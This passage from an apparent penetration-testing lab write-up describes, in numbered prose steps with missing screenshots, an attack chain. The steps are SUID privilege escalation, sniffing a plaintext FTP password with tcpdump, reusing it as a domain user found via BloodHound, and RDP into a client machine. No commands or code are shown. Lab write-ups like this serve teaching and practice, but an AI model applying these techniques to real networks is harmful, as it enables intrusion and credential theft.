
19: Enumerate **SUID binaries**, we find multiple privilege escalation vector. But it is interesting that **tcpdump** is also set SUID.

Image not found or type unknown




20: Abuse one of them, and get root privilege.

Image not found or type unknown




21: Check **helen**’s home folder, and we find a **memo.txt** file. It looks like she is using a script to keep authenticating to **FTP server**.

Image not found or type unknown



22: We know that FTP uses **plaintext communication**, so use **tcpdump** to sniff traffic. We get a plaintext credential: **helen:Summer2022!**


Image not found or type unknown



file01 -> client01

23: Check bloodhound, we find **helen.park** is a domain user. So we can reuse Helen’s password.

Image not found or type unknown



24: Helen belongs to **HELPDESK** group, and according to description, this group has **RDP** access to **client01**.

Image not found or type unknown






Image not found or type unknown



25: RDP to client01 as helen.park, and get a foothold.


Image not found or type unknown



client01 -> srv01

